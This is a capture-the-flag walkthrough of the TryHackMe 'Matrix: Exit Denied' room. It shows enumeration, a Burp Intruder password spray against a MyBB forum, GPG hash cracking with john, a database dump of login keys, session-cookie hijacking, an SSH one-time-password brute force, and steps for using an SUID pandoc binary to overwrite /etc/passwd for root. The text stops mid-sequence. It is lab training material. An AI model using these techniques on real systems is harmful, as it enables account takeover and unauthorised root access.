

# MATRIX:EXIT DENIED THM RM

nmap portscan shows Port 22, 80, 2206 OPEN. So we have a Linux box running SSH, HTTP, and SQL database on board:

```
L$ nmap -sV -sC 10.10.20.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-11 21:14 PDT
Nmap scan report for 10.10.20.150
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2c:54:c1:d0:05:91:e1:c0:98:e1:41:f2:b3:21:d9:6b (RSA)
|   256 1e:ba:57:5f:29:8c:e4:7a:b4:e5:ac:ed:65:5d:8e:32 (ECDSA)
|_  256 7b:55:2f:23:68:08:1a:eb:90:72:43:66:e1:44:a1:9d (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Linux-Bay
3306/tcp  open  mysql   MySQL 5.5.5-10.1.47-MariaDB-0ubuntu0.18.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.1.47-MariaDB-0ubuntu0.18.04.1
|   Thread ID: 117
|   Capabilities flags: 63487
```

Gobuster reveals many files to enumerate:

```
L$ gobuster dir -u http://10.10.20.150 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t10>
/images                           (Status: 301) [Size: 313] [--> http://10.10.20.150/images/]
/login                            (Status: 200) [Size: 241]
/archive                           (Status: 301) [Size: 314] [--> http://10.10.20.150/archive/]
/files                            (Status: 200) [Size: 240]
/uploads                           (Status: 301) [Size: 314] [--> http://10.10.20.150/uploads/]
/general                           (Status: 200) [Size: 233]
/admin                            (Status: 301) [Size: 312] [--> http://10.10.20.150/admin/]
/ftp                             (Status: 200) [Size: 240]
/install                           (Status: 301) [Size: 314] [--> http://10.10.20.150/install/]
/cache                            (Status: 301) [Size: 312] [--> http://10.10.20.150/cache/]
/blue                            (Status: 200) [Size: 241]
/flag                            (Status: 200) [Size: 240]
/inc                             (Status: 301) [Size: 310] [--> http://10.10.20.150/inc/]
/error                           (Status: 200) [Size: 240]
/attachment                       (Status: 200) [Size: 240]
/e-mail                           (Status: 200) [Size: 240]
/secret                           (Status: 200) [Size: 241]
/panel                            (Status: 200) [Size: 241]
/administrator                     (Status: 200) [Size: 241]
/jscripts                          (Status: 301) [Size: 315] [--> http://10.10.20.150/jscripts/]
/change_password                   (Status: 200) [Size: 240]
/analyse                           (Status: 200) [Size: 443]
/server-status                     (Status: 403) [Size: 277]
```

The screenshot shows a MyBB login interface. The URL in the address bar is 10.10.116.48/admin/index.php. The main content area has a blue header bar with the text "Please Login". Below it, a yellow box contains a red error message: "The username and password combination you entered is invalid." There are three input fields: "Username", "Password", and "Secret PIN". At the bottom left of the form is a link "Forgot your password?", and at the bottom right is a "Login" button.

Without an account or even logging in, we can view the names of the SuperMods, Admins and Moderators on the Linux-Bay forum:

Super Moderators	
Username	Email    PM
<a href="#">BlackCat</a>	<a href="#">Email</a> <a href="#">PM</a>


Administrators	
Username	Email    PM
<a href="#">bigpaul</a>	<a href="#">Email</a> <a href="#">PM</a>

Moderators	
Username	Email    PM
<a href="#">ArnoldBagger</a>	<a href="#">Email</a> <a href="#">PM</a>
<a href="#">BlackCat</a>	<a href="#">Email</a> <a href="#">PM</a>
<a href="#">BlueMan</a>	<a href="#">Email</a> <a href="#">PM</a>
<a href="#">DotHaxer</a>	<a href="#">Email</a> <a href="#">PM</a>
<a href="#">DrBert</a>	<a href="#">Email</a> <a href="#">PM</a>

When we look through all the users on the forum with the Members drop down menu, we soon find the White Rabbit hinted at. Looks like we need to

find out more about user:Willis. Lets create a forum account and explore deeper...



Once logged into our new account, we use the forum's Search feature to list posts from user:Willis. We got a hit.

A screenshot of the Linux-Bay search results page. The URL in the address bar shows 'Linux-Bay &gt; Search &gt; Results'. The main content area is titled 'Search Results' and shows a single post. The post is authored by 'bigpaul' and is titled 'Bug Bounty Program'. The post content includes a message about protecting the community from future cyber attacks and instructions for reporting security weaknesses. A note at the bottom says 'UPDATE: disabled due to maintenance.'.

We find a reference to an interesting directory:

A screenshot of a forum post by 'bigpaul'. The post is titled 'Bug Bounty Program'. It was posted on 01-12-2021, 08:43 PM and last modified on 01-18-2021, 07:25 PM. The post content discusses the Bug Bounty Program and encourages users to report security weaknesses. A note at the bottom says 'UPDATE: disabled due to maintenance.'.

10.10.20.150/bugbountyHQ 120% ... ☆ ↴ ↵

Kali Tools Kali Forums Kali Docs NetHunter Offensive Security

## Bug Bounty Report Form 🕸️

(Disabled: under maintenance until further notice)

First name

Last name

email@ severity level

Bug description.....

**Submit** **Reset**

looking at the Page Inspector, we find another directory to explore....

Bug Bounty Report Form 🕸️

(Disabled: under maintenance until further notice)

First name

Last name

email@ severity level

Inspector Console Debugger Network Style Editor Performance Memory Search HTML

```
<!DOCTYPE html>
<html> [scroll]
  > <head> ... </head>
  ><body>
    ><form method="post" action="/reportPanel.php">
      <h2>Bug Bounty Report Form 🕸️</h2>
      <p style="color:red;">(Disabled: under maintenance until further notice)</p>
```

Wow- we have a lot of vulns to sort through! The one that seemed the best was the list of passwords and password spray attack weakness on the mybb login system. Let's make 2 files and copy user names (SuperMods, Admins and Moderators, we found earlier) into one, the weak passwords we just saw listed below in the other. Make sure to remove any extra spaces, carriage returns from the files so we can feed it cleanly to Burpsuite. An extra character will make even a "good" credential bad.

Kali Linux \ Kali Training \ Kali Tools \ Kali Forums \ Kali Docs \ NetHunter \ Offensive Security \ MSFU \ Exploit-DB \ GHDB

Daniel	Gougrer	Daniel@mail.com	moderate	20/03/20	xss possible because plugin does not sanitize passed data (AR4)
Xavi	Coldparn	Xavi@mail.com	low	20/03/17	xss - AR4 - poor sanitization found, fix quick
Hector	Greezer	Hector@mail.com	low	04/05/20	xmlhttp.php - allows RCE using Command injection
Klarkson	Tuesday	Klarkson@mail.com	low	20/03/19	You used poorly implemented plugin hooks for custom RFL page which could cause a RCE very easily with truncated responses via the LLP library. Please remove that
George	Hammet	George@mail.com	moderate	20/08/16	You are using an outdated version of my transpire plugin i highly recommend you remove it as it does not sanitize inputs well and can lead to xss attacks listed on my page thank you.
Tony	Mony	Tony@mail.com	low	20/03/18	Improper Neutralization of Input During Web Page Generation check the /panel/ page for ACP.
Fedrick	Lime	Fedrick@mail.com	moderate	27/06/17	A SQL injection vulnerability due to improper sanitization user-supplied input to the 'posthash' parameter of the 'editpost.php' script. A remote attacker can exploit this issue to manipulate SQL queries, resulting in the disclosure of sensitive information and modification of data.
Edwards	Alexandra	Edwards@mail.com	critical	21/02/21	<p style="color: red; font-weight: bold;">Weak Passwords</p> <p>your mybb login system is not using any 'captcha mechanism' or 'failed login timeout method' which makes it very vulnerable to password spray attacks. Considering several surveys have found that 3 in 5 online users use weak passwords such as: password123, Password123, crabfish, linux123, secret, piggybank, windowsxp, starwars, qwerty123, qwerty, supermario, Luisfactor05, james123, ect, i would say you should ASAP implement some protection to avoid future data breaches.</p>

Let's use Burpsuite to capture the request when we type in a user & password on the Linux-Bay login page:

The screenshot shows the Burp Suite interface with a captured POST request to `/member.php`. The request payload is as follows:

```

1 POST /member.php HTTP/1.1
2 Host: 10.10.207.150
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 145
9 Origin: http://10.10.207.150
10 Connection: close
11 Referer: http://10.10.207.150/member.php?action=login
12 Cookie: mybb[lastvisit]=1628745983; mybb[lastactive]=1628753063; _ga=GAI.1.100184697.1628745908; _gid=GAI.1.77054288.1628745908; sid=0c7c79267ee17abdb6a91822db57cac
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=pass&submit=Login&action=do_login&url=http%3A%2F10.10.207.150%2Findex.php&my_post_key=0a69cecb8a28fed453ff16c8c3b341e8

```

We send our captured request to Intruder and add our 2 payload positions: \$admin\$ and \$pass\$. For Attack type, select Cluster bomb for multiple positions.

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```

3 | User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0
4 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 | Accept-Language: en-US,en;q=0.5
6 | Accept-Encoding: gzip, deflate
7 | Content-Type: application/x-www-form-urlencoded
8 | Content-Length: 145
9 | Origin: http://10.10.207.150
10 | Connection: close
11 | Referer: http://10.10.207.150/member.php?action=login
12 | Cookie: mybb[lastvisit]=1628745983; mybb[lastactive]=1628753063; _ga=GA1.1.1001834697.1628745908; _gid=GA1.1.77054288.1628745908; sid=0c7c79267ee17abdab6a91822db57cac
13 | Upgrade-Insecure-Requests: 1
14 |
15 | username=$admin$&password=$pass$&submit=Login&action=do_login&url=http%3A%2F%2F10.10.207.150%2Findex.php&my_post_key=0a69cecb8a28fed453ff16c8c3b341e8

```

Add \$ Clear \$ Auto \$ Refresh

Search... 0 matches Clear

Length: 803

2 payload positions

payload 1 is our list of Mods

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type. Various payload types are available for each payload set, and each payload set can have multiple payload positions.

Payload set: 1 Payload count: 9

Payload type: Simple list Request count: 117

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used in the attack.

Paste	blackCat
Load ...	bigpaul
Remove	ArnoldBagger
Clear	BlackCat
	BlueMan
	DotHaxer
	DrBert
	Jackwon

Payload 2 is our password list:

Payload set: **2**  Payload count: 13  
 Payload type: **Simple list**  Request count: 117

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

<input type="button" value="Paste"/> <input type="button" value="Load ..."/> <input type="button" value="Remove"/> <input type="button" value="Clear"/>	password123 Password123 crabfish linux123 secret piggybank windowsxp starwars
--	--

We run our Attack and get 2 hits on our Mod user list! We know these creds are good because the Length value is much different from the rest. Let's log in!

Attack	Save	Columns								
			Results	Target	Positions	Payloads	Options			
Filter: Showing all items										
Request			Payload1			Payload2		Status	Error	Timeout
102			ArnoldBagger					200	<input type="checkbox"/>	<input type="checkbox"/>
90			PalacerKing					200	<input type="checkbox"/>	<input type="checkbox"/>
0								200	<input type="checkbox"/>	<input type="checkbox"/>
100			blackCat					200	<input type="checkbox"/>	<input type="checkbox"/>
101			bigpaul					200	<input type="checkbox"/>	<input type="checkbox"/>
108			PalacerKing					200	<input type="checkbox"/>	<input type="checkbox"/>

Next we look at another item we found on the reportPanel.php source page. A coded message? It takes lots of CTF like boxes to start to recognize these strings and what they might be plus knowing how to decode them. I noticed the 1st series of numbers were between 1 and no higher than 25. Maybe an alphabet code?

```

<p hidden>
Keymaker message:
1 16 5 18 13 21 20 1 20 9 15 14 15 6 15 14 12 25 20 8 5 5 14 7 12 9 19 8 12 5 20 20 5 18 19 23 9 12 12 15 16 5 14 20 8 5 12 15 3 11 19
1 4 4 18 5 19 19: /010010110110010101110010110110101100001011010110100101110010
</p>
  
```

Google is always our best friend and we found this A1Z26 decoder online:

**A1Z26 encoder/decoder**

Text

```
1 16 5 18 13 21 20 1 20 9 15 14 15 6 15 14 12 25 20 8 5 5 14 7 12 9 19 8 12 5 20 20 5 18 19 23 9 12 12 15 16 5 14
20 8 5 12 15 3 11 19

1 4 4 18 5 19 19
```

Action  Encode  Decode

**CALCULATE**

Transformed text  
a permutation of only the english letters will open the locks  
address

**LINK** **SAVE** **WIDGET**

Ok it decodes to a big hint

The 2nd part of the keymaker message I recognized as a binary string. It decodes to ascii as 'Keymaker'. This was a dead end until I realized that

```
/01001011011001010111100101101 Redacted 101101100101011110010
```

is literally the name of a directory:

Navigating there brings us to a cool animated Matrix webpage.  
Checking under the hood (Inspector), we find a long string of Chinese Characters with several letters of the alphabet.

Inspector Console Network Style Editor Performance Memory Storage Accessibility >

textContent: '</<![CDATA[<div><div>'; nvar c = document.getElementById('c');</div>];</div>'; nvar ctx = c.getContext('2d');<div>making the canvas full</div>'; screen.height = window.innerHeight; nvar width = window.innerWidth; n//keymaker: \'English letters below\'<div>chinese = \'读比西迪伊吉艾杰开哦哦屁西迪伊吉杰开哦艾杰开f屁屁q西屁西迪伊吉艾杰开哦x屁西迪伊吉艾杰开v哦屁西迪伊吉艾杰提维\'</div>'; n//converting the string into an array of single characters<div>chinese = chinese.split(' '); nvar font\_size = 23; nvar columns = c.width/font\_size; //number of columns for the rainfall//an

For fun and practice, I made a simple script to find just the English letters in all that Chinese. Overkill, definitely. But still enjoyable;)

```

1 #keymaker: \"English letters below\"
2
3
4 chinese = "诶比西迪伊吉艾杰开哦o屁西迪伊吉杰开哦艾杰开f哦屁q西
屁西迪伊吉艾杰开哦x屁西迪伊吉艾杰开哦屁西迪伊吉艾杰开v哦屁西迪伊
吉艾杰西迪伊g吉艾杰提维"
5
6
7 alphabet = "abcdefghijklmnopqrstuvwxyz"
8
9 ▼ for i in chinese:
10     if i in alphabet:
11         print(i, end=' ')

```

and we have our 6 letters. Now what?? Back to our clue: "A permutation of only the English letters will open the locks..." Sounds like we need to run a script to list every possible "permutation" or ways of arranging these 6 letters.



Console also is a great tool directly in the browser to copy n paste our Chinese string and list an array to manually pick out our 6 letters:

```

$ Filter Output
Errors Warnings Logs Info Debug
>> var chinese = "诶比西迪伊吉艾杰开哦o屁西迪伊吉杰开哦艾杰开f哦屁q西
屁西迪伊吉艾杰开哦x屁西迪伊吉艾杰开哦屁西迪伊吉艾杰开v哦屁西迪伊
吉艾杰西迪伊g吉艾杰提维"
<- undefined
>> chinese=chinese.split("");
<- (72) [...]
  0: "诶"
  1: "比"
  2: "西"
  3: "迪"
  4: "伊"
  5: "吉"
  6: "艾"
  7: "杰"
  8: "开"
  9: "哦"
  10: "o"
  11: "屁"
  12: "西"
  13: "迪"
  14: "伊"
  15: "吉"
  16: "艾"
  17: "杰"
  18: "开"
  19: "哦"
  20: "艾"
  21: "杰"
  22: "开"
  23: "哦"
  24: "屁"

```

Insert how we journey to use our 6 letters

# Index of /devBuilds

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">modManagerv1.plugin</a>	2021-01-28 17:34	11	
 <a href="#">modManagerv2.plugin</a>	2021-02-04 19:11	5.6K	
 <a href="#">modManagerv3.plugin</a>	2021-01-28 17:34	16	
 <a href="#">p.txt.gpg</a>		2021-02-04 19:11	104

Apache/2.4.29 (Ubuntu) Server at 10.10.25.110 Port 80

converted p.txt.gpg to a hash john could read and crack

```
(max㉿kali)-[~/Downloads/Matrix]
$ john --wordlist=wordlist.txt gpg.hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512
loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192
amellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fgxoxd      (?)
```

mysql -u <USER> -h <IP> -p (-p allows manual password input)

```
(max㉿kali)-[~/Downloads/Matrix]
$ sudo mysql -u mod -h 10.10.238.100 -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1266
Server version: 10.1.47-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

mysql -u <USER> -p -h <IP>

```
show databases;
use <database name>;
show tables;
select * from <table name>;
```

MariaDB [modManagerv2]> select * from members;	
user	login_key
LucyRob	xa72nhg3opUxviKUZWbMAwmyOekaJOFTGjiJjfAMhPkeIjk2Ig
Wannabe_Hacker	LsVBnPTZGeUw6JkmMKFrzkSIUPu5TC0Nej8DAjwYXenQcCFEpv
batmanZero	TBTZq6GfnipVFFb2A3rA2mQoThcb5U7irVF5lLpr0L4cJcy5m9
SandraJannit	6V5H71Znv0W0FFBxx97YsV9LSnT4mltu9XB1v8qPo2X2CvfWBS
biggieballo	75mXme5o0eY2o68sqeGBlTDvZcyJKmBhxUAusxiv6b816QilCG
AimsGregger	Xj8nuWt5Xn9UYzpIha1q2Fk4GUjyrEPPbpchDCwnniU00ZzZyf
BlackCat	JY1Avl8cqCMkIFprMxWbTxwf8dSkiv7GJHzLPDWJWWg9gnG3FB
Golderg	clkNBtIoKICfzm6joGE2LTUiF2T8sVUfhtb2Aksst8zTRK2842
TonyMontana	8CtlQvd9V2qqHv0ZSjUj3PzuTSD37pam4ld8YjlB7gDN0zVwE
CaseBrax	eHXBFEsQeE5Ba2gcOjD8oBMJcgNRkazcJ0c8wQQ9mGVRpMdVU
Ellie	G9KY2siJp900ymdCiQclQn9UhxE6rSpoA3MXHCDgvHCcrCOOut
Sosaxvector	RURFzCfyEIBeTE3yzgQDY34zC9jWqiBwSnyzDooH33fSiYr9ci
PalacerKing	49wrogyJpIQI834MlhDnDnbb3Zlm0tFehnpz8ftDroesKNGbAX
Anderson	lkJVgYjuKl9P4cg8WUb8XYllsWKT4Zxl5sT9rgL2a2d5pgPU1w
CrazyChris	tpM9k17itNHwqqT7b1qpX8dMq5TK83knrDrYe6KmxgiztsS1QN
StaceyLacer	QD8HpoWWrvP1I7kC4fvTaEEunlUz2ABgFUG5Huj8nqeInlz7df
ArnoldBagger	OoTfm1JyJhdJiqHXucrvRueHvGhE6LnBi5ih27KLQBKfigQLud
Carl_Dee	3mPkPyBRwo67MOrJCOW8JDorQ8FvLpuCnreGowYrMYymVvDDXr
Xavier	ZBs4Co6qovOGI7H9FOI1qPhURDOagvBUGdXo8gphst8DhIyukP

19 rows in set (0.277 sec)

login as ArnoldBagger:

You replied to this message on 01-28-2021, 04:59 PM

**ArnoldBagger**  
Online  
  
Moderator  
★ ★ ★ ★  
Posts: 5  
Threads: 4  
Joined: Dec 2020

Inspect Element on the webpage and navigate to Cookies: Now let's change Arnold's Cookies to BlackCat's:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_gat_gta...	1	10.10.137.164	/	Tue, 10 Aug 2021 0...	25	false	false	None	Tue, 10 Aug 2021 0...
_ga	GAI.1.883615115.1628559135	10.10.137.164	/	Thu, 10 Aug 2023 0...	29	false	false	None	Wed, 11 Aug 2021 1...
_gid	GAI.1.317191992.1628559135	10.10.137.164	/	Wed, 11 Aug 2021 0...	30	false	false	None	Tue, 10 Aug 2021 0...
loginatte...	1	10.10.137.164	/	Wed, 10 Aug 2022 ...	14	false	false	None	Wed, 11 Aug 2021 1...
mybb[fas...	1628560163	10.10.137.164	/	Wed, 10 Aug 2022 ...	26	false	false	None	Wed, 11 Aug 2021 1...
mybb[fas...	1628559127	10.10.137.164	/	Wed, 10 Aug 2022 ...	25	false	false	None	Wed, 11 Aug 2021 1...
mybbuser	7_7YIAvI8cqCMkIFprMxWbTxwf8dSki	10.10.137.164	/	Wed, 10 Aug 2022 ...	60	true	false	None	Wed, 11 Aug 2021 1...
sid	a19b4ef08267dbebdd13aac1a8462de	10.10.137.164	/	Session	35	true	false	None	Wed, 11 Aug 2021 1...

Now when we hit the Refresh button in FireFox, we are automagically user:BlackCat

Navigating to BlackCat's Attachment Manager Folder we find a number of files we can download to our system for further exploring:

Attachments Manager - 302.49 KB in 7 Attachments			
Attachment	Post	Posted	
 testing.zip (77.44 KB, 2 Downloads)	accidental remove Thread: accidental remove	01-29-2021, 07:59 PM	<input type="checkbox"/>
 hardwareToken.jpg (34.79 KB, 1 Downloads)	ooo Thread: ooo	01-29-2021, 07:42 PM	<input type="checkbox"/>
 DevTools.zip (1.08 KB, 2 Downloads)	ppp Thread: ppp	01-29-2021, 07:40 PM	<input type="checkbox"/>
 Releases.txt (1.35 KB, 3 Downloads)	pp Thread: pp	01-29-2021, 07:34 PM	<input type="checkbox"/>
 Low-Level SSH-TOTP Diagram.png (55.73 KB, 2 Downloads)	p Thread: p	01-29-2021, 07:29 PM	<input type="checkbox"/>
 High-Level SSH-TOTP Diagram.png (39.15 KB, 2 Downloads)	g Thread: g	01-29-2021, 07:26 PM	<input type="checkbox"/>
 SSH-TOTP documentation.pdf (92.96 KB, 3 Downloads)	p Thread: p	01-29-2021, 07:22 PM	<input type="checkbox"/>

10.10.137.164/attachment.php?aid=306

testing.png file contents:

SSH-TOTP Testing document			
Shared secret Tokens	Device type	Username	Working?
128939448577488	Arduino NG	architect	inconclusive
592988748673453	Arduino USB	architect	inconclusive
792513759492579	Arduino Uno	architect	inconclusive



This method to change my system time and date to UTC did not work. It would auto revert back rapidly to my original timezone.

```

└─(root💀kali㉿kali)-[~]
# dpkg-reconfigure tzdata

Current default time zone: 'Etc/UTC'
Local time is now:      Wed Aug 11 17:37:30 UTC 2021.
Universal Time is now:  Wed Aug 11 17:37:30 UTC 2021.

```



```
(root💀kali)-[~]
# date
Wed 11 Aug 2021 05:38:45 PM UTC
```

All was not lost as I learned something new! a one-liner that when placed in front of my command, did the job quite efficiently. And it applied it to just that command only- just what I need: TZ=UTC --full-time

```
(max㉿kali)-[~/Downloads/Matrix]
$ TZ=UTC sudo python3 Matrixbrute.py --full-time
```

Matrixbrute.py will try all the ssh password combos, 125 total, until it connects. This could take a few minutes. Don't worry- it will succeed. Then just ssh into the server as user:architect and copy n paste the successful hash when prompted for the password:

```
└─(max㉿kali)-[~/Downloads/Matrix]
└─$ TZ=UTC sudo python3 Matrixbrute.py --full-time
Thu 12 Aug 2021 04:45:08 PM UTC

Time Sync Completed Successfully.
conducting brute-force on OTP

26f53ac93baa2e97ba96e2
899de5e5ea4100d2b2b993
3ba2fd5ca6ec785e02fc1d
e1a6cedd5e0d9cdf525e61
Success with: e1a6cedd5e0d9cdf525e61

Execute this command: ssh architect@10.10.142.28 with this password: e1a6cedd5e0d9cdf525e61
You have 60 seconds or less to run this command.

└─(max㉿kali)-[~/Downloads/Matrix]
└─$ █
█                                     architect@matrixV99: ~
█
└─(max㉿kali)-[/]
└─$ ssh architect@10.10.142.28
"Give up now... There is no escape from the matrix" -Agent Smith
architect@10.10.142.28's password: █
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-136-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Thu Aug 12 16:45:44 UTC 2021
 255 ×
```

YES! Finally we are in! Let's look around....

```
"I have been expecting you... You are on time..." -the architect
Last login: Wed Mar 10 16:05:51 2021 from 192.168.200.131
architect@matrixV99:~$ █
```

### What is the user flag?

After collecting the user.txt flag in the 1st directory we log into, I run a find cmd to list all suid permissions. A file with **SUID** always executes as the user who owns the file, regardless of the user passing the command. pandoc stands out as a file not usually in this list, so I further investigate what it does: Turns out we can use pandoc to overwrite the /etc/passwd file after generating our own new password for root!

```
architect@matrixV99:~$ find / -perm -u=s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/pandoc
/usr/local/bin/sudo
/bin/mount
/bin/ping
/bin/fusermount
/bin/su
/bin/umount
```


```
root@matrixV99:/home/architect# ls -la /usr/bin/pandoc
-rwsr-sr-x 1 root root 80908912 Mar  8 16:55 /usr/bin/pandoc
```

## STEPS TO OVERWRITE /etc/passwd WITH OUR OWN NEW ROOT PASSWORD

1. save a copy of the /etc/passwd file to the present working directory.
2. ls to confirm we have it.
3. use openssl to create an encrypted password of our choice (e.g. Hacked)
4. copy and paste the encrypted password that just printed to screen into the passwd file with nano. You will replace the "x" in the 1st line,  
root:x:0:0:root:/root:/bin/bash with the encrypted password. Save and close nano.
5. use pandoc to overwrite the /etc/passwd file
6. Switch to root with the su root command.
7. Enter your new password when prompted (e.g. Hacked)
8. Congrats! We are ROOT!

```
root@matrixv99:/home/
architect@matrixV99:~$ cp /etc/passwd .
architect@matrixV99:~$ ls
helloVisitor.txt motd.net passwd user.txt
